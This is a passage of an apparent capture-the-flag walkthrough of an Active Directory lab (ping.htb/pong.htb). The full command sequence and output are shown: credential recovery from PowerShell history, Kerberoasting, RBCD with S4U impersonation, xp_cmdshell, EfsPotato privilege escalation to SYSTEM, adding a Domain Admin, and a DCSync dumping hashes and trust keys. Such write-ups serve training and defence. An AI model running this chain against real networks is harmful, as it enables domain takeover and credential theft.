  --endpoint NAME       JEA configuration name (omit for unrestricted PowerShell)
  --port PORT           WinRM port (default: 5985)
  --ssl                 Use HTTPS (auto-switches to 5986)

actions:
  --whoami              Show current identity
  --jea-commands        List commands in JEA endpoint
  --exec SCRIPT         Run a single PowerShell script
  --history USER [USER ...]
                        Read PSReadLine history for users
  --read PATH           Read a remote file
  --ls PATH             List a remote directory
  --shell               Interactive pseudo-shell
The --history and --read actions are especially useful here. They let us inspect files available to the JEA identity without requiring a full interactive PowerShell session, which is appropriate for a constrained-language endpoint.
Recovering C.Carlssen’s Credentials through PSHistory
We’ll read the current user’s ConsoleHost_history.txt. It contains credentials for C.CARLSSEN@PONG.HTB.
1
2
3
4
5
6
7
8
9
10
11
12
13
❯ jea_shell.py --host DC1.ping.htb --ccache 'Pong_gMSA$.ccache' --endpoint Restricted --history 'Pong_gMSA$'

[*] History for Pong_gMSA$:
ls
ls -force
hostname
whoami
whoami /all
Get-ExecutionPolicy

...<SNIP>...

$c = New-object System.management.automation.pscredential("pong\c.carlssen,$(convertto-securestring -asplaintext -force "A()DUJ!@414"))
The PowerShell history contains a plaintext PSCredential construction for pong\c.carlssen. This is the credential leak we were looking for: the JEA restriction protects command execution, but it does not protect sensitive data written to the user’s history file.
The credentials are valid.
1
2
3
❯ nxc ldap DC2.pong.htb -u 'c.carlssen' -p 'A()DUJ!@414' -k
LDAP        DC2.pong.htb    389    DC2              [*] None (name:DC2) (domain:pong.htb) (signing:Unknown) (channel binding:No TLS cert) (NTLM:False)
LDAP        DC2.pong.htb    389    DC2              [+] pong.htb\c.carlssen:A()DUJ!@414
The LDAP check validates the recovered password against the PONG KDC. The graph also shows that C.CARLSSEN@PONG.HTB belongs to REMOTE MANAGEMENT USERS@PONG.HTB, which should allow a normal WinRM session on DC2.pong.htb.

We’ll request a TGT for C.CARLSSEN@PONG.HTB and retrieve user.txt.
1
2
3
4
❯ getTGT.py pong.htb/'C.Carlssen':'A()DUJ!@414' -dc-ip 192.168.2.2
Impacket v0.14.0.dev0+20261104.142624.0b3ef2b - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in C.Carlssen.ccache
The TGT is saved as C.Carlssen.ccache and will be used for Kerberos WinRM authentication to DC2.pong.htb.
1
2
3
4
5
6
7
❯ KRB5CCNAME=C.Carlssen.ccache evil-winrm -i DC2.pong.htb -r pong.htb

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\C.Carlssen\Documents> type ../Desktop/user.txt
a5177f91491743002099b3765071888a
Domain Admin on PONG.HTB
MSSQL Access Through RBCD
Back in DACLhound, we now have a clear attack path.
The route starts with C.CARLSSEN@PONG.HTB and IT SERVICE ADMINS@PONG.HTB. That group can write to SVC_SQL@PONG.HTB, and the account is associated with MSSQL on DC2.pong.htb. We will first check whether the service is reachable and whether its SPN gives us a useful Kerberos attack surface.

As C.CARLSSEN@PONG.HTB, we are members of IT SERVICE ADMINS@PONG.HTB. This group has GenericWrite over SVC_SQL@PONG.HTB, which is SQLAdmin on DC2$@PONG.HTB.

We can see that MSSQL is exposed on DC2.pong.htb. MSSQL is exposed on TCP/1433 and identifies itself as SQL Server 2022.
1
2
❯ nxc mssql DC2.pong.htb
MSSQL       192.168.2.2     1433   None             [*] None (2022 RTM 16.0.1000) (name:DC2.pong.htb) (domain:) (EncryptionReq:False) (NTLM:False)
The account has an SPN configured.
1
2
3
4
❯ KRB5CCNAME=C.Carlssen.ccache bloodyAD --host DC2.pong.htb -d pong.htb -k get object 'svc_sql' --attr servicePrincipalName

distinguishedName: CN=svc_sql,OU=Service Accounts,DC=pong,DC=htb
servicePrincipalName: mssqlsvc/dc2.pong.htb
The mssqlsvc/dc2.pong.htb SPN belongs to SVC_SQL@PONG.HTB. That means the KDC can issue a service ticket encrypted with the account’s long-term key, allowing us to test a Kerberoasting path.
We’ll perform a Kerberoasting request.
1
2
3
4
5
6
❯ KRB5CCNAME=C.Carlssen.ccache GetUserSPNs.py pong.htb/'C.Carlssen' -k -no-pass -dc-ip 192.168.2.2 -dc-host DC2 -request-user svc_sql -output svc_sql.hash
Impacket v0.14.0.dev0+20261104.142624.0b3ef2b - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName   Name     MemberOf  PasswordLastSet             LastLogon                   Delegation
---------------------  -------  --------  --------------------------  --------------------------  ----------
mssqlsvc/dc2.pong.htb  svc_sql            2026-01-16 15:25:30.915079  2026-11-10 07:48:33.890676
The request produces a ticket for svc_sql and saves it to svc_sql.hash. The ticket is an AES-based $krb5tgs$18 hash, which is substantially more expensive to crack than an RC4 Kerberoast and is not immediately useful without the password.
The ticket uses encryption type 18, which is very slow to crack.
1
2
❯ cat svc_sql.hash
$krb5tgs$18$svc_sql$PONG.HTB$*pong.htb/svc_sql*$56217f40623f6ef3defcb34d$b8707b6d5c00838b2408d810aa201c90e3fbd69d3cbcbd31a0c0271f3a9d20d42ab5508232e2425d5fcd15affe4c7e205d8b99dd09a4c80b7dafbb8366efdcc9aff987a457de1ed46767dfbf4e19663072519aac7ae7ac6d43ef401c21110bbfe88cf83c3fe3d331e335185b19e18cd2a015d3623e16bbdb950a297b3840fc793c80fdd44ec0e8422fd65c2d87c177e7a7f7daa6850b7868cce454bdcb6f7f631477344aeaaa7da0ea8b13c361acc7b7b7074365c35e8cd08ce5cb532a5635b3ead1e495708e11f01d81a8b95d3dc0c2438056f907e4b997969e0788b218a5938558f0f57d72df0b6fa1550e25674e58877ca2e47aaca4d4fa14b5023b84e602db3ae74671efeb6bfa50483ce54ee4f200a5436943e9277732bbe296127a0b1700cb5e86c48e466c22c781f69ab9ce97883d6c9f9cedd746aa4815a17516e545d34d98eb53e083e7efce570a8debd16bacbfe1cf13f370f5682edb56d2eb6e7951185fb9970b2d8ce23f64293864919d176d0448593746c6754e183329a4b761922d557d0c7744760029145e8d5f7d7e5c7a8130660805e3e82bddeb8d2565eefe3db9ca3eac0841d1b56685466399cdd93b026ecda737f4f3fea76fa540c776f7d4be29a5db0ffb9c3259c53f04b0630e1b14fdaa1dae080c3c22fa65c75797980fd01bd817274012ad2403bf2944f32ad6b245eadd748e825b43917d35ead86cf65536ce47cb2cc026c6b20a964a0c07b44ab0f171d99b1df9b43544ec356f02802dca8f224aaece8d2698cce306fc44da08b51065169ca118cd22293f95a72cbbd6fc0aad3df344f05c96a2846235c0ab80028631d5dd7bc52de082d0f133de31c279296d11891c53718422370132db14a40c137f1e9b477c5ecd92231c7e6ee9fe48a092f6ce312453d16d3683ae187e668dbdf4a1b56e98fe46f7f9ced24c85e407bb7080f75b7b0aaa98fce1f0be53b4f1323b279da03f7084fb7ba03fc8eab229e9b155642234b6580babacbd79febf5a2dbcfee52f94013c8ff7607d67ba1e0d3215ba0445fa6bd20999bec10720bd1a5006e040cf0f7512e63f26b7fc69722ad8a9199256c846eff2423f85694a361019b611a60fc454c0e79be9611d9801fb7f9855aa98e737ec06bf702f570ea523c2793b5ecbe03e6c1a339344e348eaff7bb84c46edef043ef5160df1c827888e46c4e2ad986e9539a681823a8f79c37c9973566c62fb1511b34e4b9be78c9257caa1c0cab6cb19827a1f056cecc1381937f6e24f032a0563919cca7c9238867c86966aca05f9198b3b554a6593a399216c1b126994b127cc44011456b1c6649ff0508a92e419b9db3b14fa61e15896aca013a94624c5437ef2f08af1b26156a95bfc339c8592fcafe9980e66580742262bc94b1b322a5ebef8eb6ac237e363bfa9bc1c75b533aa97e1d987be6dde80566dc66bf4eb910f6606998ebdcb1ff67fa6ed57be02c32c
However, we have GenericWrite, so we can downgrade the account through msDS-SupportedEncryptionTypes.
1
2
❯ KRB5CCNAME=C.Carlssen.ccache bloodyAD --host DC2.pong.htb -d pong.htb -k set object 'svc_sql' msDS-SupportedEncryptionTypes -v 4
[+] svc_sql's msDS-SupportedEncryptionTypes has been updated
The write succeeds, so we query the attribute back to confirm that the KDC will see the requested RC4 setting before we repeat the Kerberoast request.
1
2
3
4
❯ KRB5CCNAME=C.Carlssen.ccache bloodyAD --host DC2.pong.htb -d pong.htb -k get object 'svc_sql' --attr msDS-SupportedEncryptionTypes

distinguishedName: CN=svc_sql,OU=Service Accounts,DC=pong,DC=htb
msDS-SupportedEncryptionTypes: 4
Setting the attribute to 4 requests RC4-HMAC for the service account. We verify the attribute before repeating the roast so that the change is evidenced rather than assumed.
The problem is that a GPO disables NTLM/RC4.
1
2
3
4
5
6
7
8
9
❯ KRB5CCNAME=C.Carlssen.ccache GetUserSPNs.py pong.htb/'C.Carlssen' -k -no-pass -dc-ip 192.168.2.2 -dc-host DC2 -request-user svc_sql -output svc_sql.hash
Impacket v0.14.0.dev0+20261104.142624.0b3ef2b - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName   Name     MemberOf  PasswordLastSet             LastLogon                   Delegation
---------------------  -------  --------  --------------------------  --------------------------  ----------
mssqlsvc/dc2.pong.htb  svc_sql            2026-01-16 15:25:30.915079  2026-11-10 07:48:33.890676


[-] Principal: pong.htb\svc_sql - Kerberos SessionError: KDC_ERR_ETYPE_NOSUPP(KDC has no support for encryption type)
The downgrade does not help because the domain policy still refuses RC4. We’ll therefore discard this route.
We’ll try RBCD instead, since we can write to msDS-AllowedToActOnBehalfOfOtherIdentity.
RBCD lets a controlled front-end principal request service tickets on behalf of another user to a back-end service. Here the writable attribute is on SVC_SQL@PONG.HTB, so the intended target service is MSSQL on DC2.pong.htb.
The MachineAccountQuota is not available.
1
2
3
4
5
❯ nxc ldap DC2.pong.htb -u 'c.carlssen' -p 'A()DUJ!@414' -k -M maq
LDAP        DC2.pong.htb    389    DC2              [*] None (name:DC2) (domain:pong.htb) (signing:Unknown) (channel binding:No TLS cert) (NTLM:False)
LDAP        DC2.pong.htb    389    DC2              [+] pong.htb\c.carlssen:A()DUJ!@414
MAQ         DC2.pong.htb    389    DC2              [*] Getting the MachineAccountQuota
MAQ         DC2.pong.htb    389    DC2              MachineAccountQuota: 0

The RBCD prerequisites are summarized in The Hacker Recipes: we need a controlled principal with an SPN, a computer-style account, or the SPN-less U2U variant.
We need one of the following options:
- a user account having a
ServicePrincipalNameset - an account with a trailing
$in thesAMAccountName(i.e. a computer accounts) - any other account and conduct SPN-less RBCD with U2U (User-to-User) authentication
We could use the second option because we control Pong_gMSA$, or use SPN-less RBCD.
PONG_GMSA$@PONG.HTB has the trailing $, so it can act as the controlled delegation principal even though it is a managed service account. We write that principal into the RBCD descriptor of SVC_SQL@PONG.HTB and then test which users can be delegated to MSSQL.
The RBCD write succeeds: PONG_GMSA$@PONG.HTB is allowed to use S4U2Proxy against SVC_SQL@PONG.HTB. We will first test whether the path can impersonate a highly privileged account.
1
2
3
4
❯ KRB5CCNAME=C.Carlssen.ccache bloodyAD --host DC2.pong.htb -d pong.htb -k add rbcd 'svc_sql' 'Pong_gMSA$'
[!] No security descriptor has been returned, a new one will be created
[+] Pong_gMSA$ can now impersonate users on svc_sql via S4U2Proxy
[+] e.g. badS4U2proxy 'kerberos+ccache://pong.htb\None:C.Carlssen.ccache@DC2.pong.htb/?serverip=192.168.2.2&dc=192.168.2.2' 'HOST/svc_sql@pong.htb' 'Administrator@pong.htb'
We’ll try S4U2Self while impersonating Administrator, but the KDC rejects it.
1
2
3
4
5
6
7
8
❯ KRB5CCNAME='Pong_gMSA$.ccache' getST.py pong.htb/'Pong_gMSA$' -k -no-pass -dc-ip 192.168.2.2 -spn MSSQLSvc/DC2.pong.htb -impersonate Administrator
Impacket v0.14.0.dev0+20261104.142624.0b3ef2b - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[-] Kerberos SessionError: KDC_ERR_BADOPTION(KDC cannot accommodate requested option)
[-] Probably SPN is not allowed to delegate by user Pong_gMSA$ or initial TGT not forwardable
KDC_ERR_BADOPTION occurs during S4U2Proxy, after S4U2Self has started. This proves the account and ticket are usable, but the requested impersonation/service combination is not permitted.
In DACLhound, we can see that C.ADAM@PONG.HTB and P.REINER@PONG.HTB are members of DATABASE ADMINS@PONG.HTB.

We’ll impersonate c.adam, which works. c.adam is a member of DATABASE ADMINS, so this identity is a better fit for the MSSQL service than Administrator in the failed request.
1
2
3
4
5
6
7
❯ KRB5CCNAME='Pong_gMSA$.ccache' getST.py pong.htb/'Pong_gMSA$' -k -no-pass -dc-ip 192.168.2.2 -spn MSSQLSvc/DC2.pong.htb -impersonate c.adam
Impacket v0.14.0.dev0+20261104.142624.0b3ef2b - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating c.adam
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in c.adam@MSSQLSvc_DC2.pong.htb@PONG.HTB.ccache
The successful S4U2Self/S4U2Proxy chain saves a service ticket for MSSQLSvc/DC2.pong.htb while presenting c.adam as the client identity. We can now use that ccache with the Impacket MSSQL client.
We’ll connect to MSSQL.
1
2
3
4
5
6
7
8
9
10
11
❯ KRB5CCNAME=c.adam@MSSQLSvc_DC2.pong.htb@PONG.HTB.ccache mssqlclient.py DC2.pong.htb -k -no-pass
Impacket v0.14.0.dev0+20261104.142624.0b3ef2b - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC2): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (pong\C.Adam  dbo@master)>
Kerberos authentication succeeds and the SQL prompt identifies us as pong\C.Adam. Because this account is a database administrator, the next step is to enable the server-side command execution feature.
We’ll enable xp_cmdshell.
1
2
3
SQL (pong\C.Adam  dbo@master)> enable_xp_cmdshell
INFO(DC2): Line 196: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(DC2): Line 196: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
The xp_cmdshell output executes as pong\svc_sql on DC2.pong.htb, not as the impersonated database user. This service account has SeImpersonatePrivilege, which is the local privilege-escalation primitive needed for EfsPotato.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
SQL (pong\C.Adam  dbo@master)> xp_cmdshell whoami /all
output
--------------------------------------------------------------------------------
NULL
USER INFORMATION
----------------
NULL
User Name    SID
============ ==============================================
pong\svc_sql S-1-5-21-2410575906-3092493790-2123333151-1119
NULL
NULL
GROUP INFORMATION
-----------------
NULL
Group Name                                 Type             SID                                                             Attributes
========================================== ================ =============================================================== ==================================================
Everyone                                   Well-known group S-1-1-0                                                         Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                                    Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                       Well-known group S-1-5-6                                                         Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1                                                         Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                                        Mandatory group, Enabled by default, Enabled group
NT SERVICE\MSSQLSERVER                     Well-known group S-1-5-80-3880718306-3832830129-1677859214-2598158968-1052248003 Enabled by default, Enabled group, Group owner
LOCAL                                      Well-known group S-1-2-0                                                         Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                                        Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
NULL
NULL
PRIVILEGES INFORMATION
----------------------
NULL
Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SYSTEM on DC2.pong.htb with EfsPotato
We’ll upload EfsPotato, a proof of concept that abuses SeImpersonatePrivilege through the MS-EFSR named pipe.
EfsPotato abuses SeImpersonatePrivilege through the MS-EFSR named pipe. The source is uploaded through the SQL client, and the output verifies the MD5 after decoding so we know the file was transferred intact.
1
2
3
4
5
6
7
8
SQL (pong\C.Adam  dbo@master)> upload /opt/resources/windows/SeImpersonatePrivilege/EfsPotato.cs C:/ProgramData/EfsPotato.cs
[+] Data length (b64-encoded): 33.13 KB with MD5: 840ae9add5e8abb702256586292ad13b
[+] Uploading...
[+] Uploaded
[+] certutil -decode "C:/ProgramData/EfsPotato.cs.b64" "C:/ProgramData/EfsPotato.cs"
[+] del "C:/ProgramData/EfsPotato.cs.b64"
[+] certutil -hashfile "C:/ProgramData/EfsPotato.cs" MD5
[+] MD5 hashes match
The .NET Framework compiler is present on DC2.pong.htb, so we compile the source locally on the target and write the executable to C:\ProgramData\EfsPotato.exe.
We’ll compile EfsPotato.
1
2
3
4
5
6
7
8
9
10
11
SQL (pong\C.Adam  dbo@master)> xp_cmdshell "C:\Windows\Microsoft.Net\Framework\v4.0.30319\csc.exe /out:C:\ProgramData\EfsPotato.exe C:\ProgramData\EfsPotato.cs -nowarn:1691,618"
output
--------------------------------------------------------------------------------
                               r version 4.8.4161.0
for C# 5
                         orporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft
.com/fwlink/?LinkID=533240
NULL
NULL
The exploit works. EfsPotato obtains an impersonation token from the svc_sql process and creates a process as NT AUTHORITY\SYSTEM.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
SQL (pong\C.Adam  dbo@master)> xp_cmdshell C:\ProgramData\EfsPotato.exe whoami
output
--------------------------------------------------------------------------------
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privalege escalation vulnerability).
Part of GMHs fuck Tools, Code By zcgonvh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]
NULL
[+] Current user: pong\svc_sql
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=7ae6a0)
[+] Get Token: 856
[!] process with pid: 2676 created.
==============================
nt authority\system
NULL
The reverse shell was not working reliably, but since we can execute commands as NT AUTHORITY\SYSTEM on DC2.pong.htb, we’ll add our user to the Domain Admins group instead.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
SQL (pong\C.Adam  dbo@master)> xp_cmdshell C:\ProgramData\EfsPotato.exe "net group ""Domain Admins"" c.carlssen /add"
output
--------------------------------------------------------------------------------
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privalege escalation vulnerability).
Part of GMHs fuck Tools, Code By zcgonvh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]
NULL
[+] Current user: pong\svc_sql
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=72ed50)
[+] Get Token: 856
[!] process with pid: 1916 created.
==============================
The command completed successfully.
NULL
NULL
We’ll verify that we are members of the group.
1
2
3
4
❯ KRB5CCNAME=C.Carlssen.ccache bloodyAD --host DC2.pong.htb -d pong.htb -k get object 'Domain Admins' --attr member

distinguishedName: CN=Domain Admins,CN=Users,DC=pong,DC=htb
member: CN=C.Carlssen,CN=Users,DC=pong,DC=htb; CN=Administrator,CN=Users,DC=pong,DC=htb
The LDAP authentication succeeds, confirming that the new Domain Admins membership is effective.
1
2
3
❯ nxc ldap DC2.pong.htb -u 'c.carlssen' -p 'A()DUJ!@414' -k
SMB         DC2.pong.htb    445    DC2              [*]  x64 (name:DC2) (domain:pong.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
SMB         DC2.pong.htb    445    DC2              [+] PONG.HTB\C.Carlssen:A()DUJ!@414 (S3x!)
Shell as Domain Admin on DC1.ping.htb
Foreign Security Principal Enumeration
Now we need to find a way to pivot back to DC1.ping.htb.
Remember the Foreign Security Principal in CA MANAGERS@PING.HTB. After combining both JSON files, DACLhound resolves it correctly and shows that R.Martinelli@PONG.HTB is a member of CA MANAGERS@PING.HTB. This gives us a privilege-escalation path back to DC1.ping.htb through AD CS ESC4.

We’ll confirm this from DC1.ping.htb.
1
2
3
4
5
6
7
8
9
10
11
*Evil-WinRM* PS C:\ProgramData> net localgroup "CA Managers"
Alias name     CA Managers
Comment

Members

-------------------------------------------------------------------------------
M.Wallace
P.Paul
pong\R.Martinelli
The command completed successfully.
Abusing AD CS ESC4 Against PING
We’ll perform a targeted DCSync on DC2.pong.htb to obtain R.Martinelli’s Kerberos keys.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
❯ KRB5CCNAME=C.Carlssen.ccache nxc smb DC2.pong.htb --use-kcache --ntds --user R.Martinelli --kerberos-keys
SMB         DC2.pong.htb    445    DC2              [*]  x64 (name:DC2) (domain:pong.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
SMB         DC2.pong.htb    445    DC2              [+] PONG.HTB\C.Carlssen from ccache (S3x!)
SMB         DC2.pong.htb    445    DC2              [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         DC2.pong.htb    445    DC2              R.Martinelli:1124:aad3b435b51404eeaad3b435b51404ee:d60fc26a0569b953a5cebd1392232630:::
SMB         DC2.pong.htb    445    DC2              [*] Kerberos keys:
SMB         DC2.pong.htb    445    DC2              R.Martinelli:aes256-cts-hmac-sha1-96:61e48d17cfe9507a3095dfb84b218a4b803aa0984b123e432bc2a40fc5f7fe98
SMB         DC2.pong.htb    445    DC2              R.Martinelli:aes128-cts-hmac-sha1-96:14f94b4b3deaabde802460945a2079e9
SMB         DC2.pong.htb    445    DC2              R.Martinelli:des-cbc-md5:8c437f1f578f3b3b
SMB         DC2.pong.htb    445    DC2              [*] Trust keys:
SMB         DC2.pong.htb    445    DC2              ping.htb (Incoming):rc4_hmac:6b26c818e5ac50c43c031720f844ba1f
SMB         DC2.pong.htb    445    DC2              ping.htb (Incoming):aes256-cts-hmac-sha1-96:7f60cf7f9e819951cab544e77efe14b099e1a78aa2240c8cfc37c0b650a8f64a
SMB         DC2.pong.htb    445    DC2              ping.htb (Incoming):aes256-cts-hmac-sha1-96 (trust account):409e7b2aa8d17dbdcb4aac29876c694aa105f57fc28b4ef7616c559d4e6e52e3
SMB         DC2.pong.htb    445    DC2              ping.htb (Incoming):aes128-cts-hmac-sha1-96:68d9cccc34a56bfac54cb726031262c7
SMB         DC2.pong.htb    445    DC2              ping.htb (Incoming):aes128-cts-hmac-sha1-96 (trust account):66c4bbed961c94d6479b6631922251a4
SMB         DC2.pong.htb    445    DC2              ping.htb (Outgoing):rc4_hmac:98d8af55bbcc9cf8e364bd5a19860487
SMB         DC2.pong.htb    445    DC2              ping.htb (Outgoing):aes256-cts-hmac-sha1-96:c3e84c279943a0bb696e71ad57b7fa9eb25231c0d5958a3bb83156e3b6e6828d
SMB         DC2.pong.htb    445    DC2              ping.htb (Outgoing):aes256-cts-hmac-sha1-96 (trust account):578296b7ea2fa0728b82a35b5fc093595c7904dc3a54ec60eacc8713a5eac7c2
SMB         DC2.pong.htb    445    DC2              ping.htb (Outgoing):aes128-cts-hmac-sha1-96:27367348c26543d50254594f3b1a4458
SMB         DC2.pong.htb    445    DC2              ping.htb (Outgoing):aes128-cts-hmac-sha1-96 (trust account):077ca898976276e136bb4966021dfcff
SMB         DC2.pong.htb    445    DC2              [+] Dumped 11 NTDS hashes to /root/.nxc/logs/ntds/DC2_DC2.pong.htb_2026-11-11_085744.ntds of which 1 were added to the database
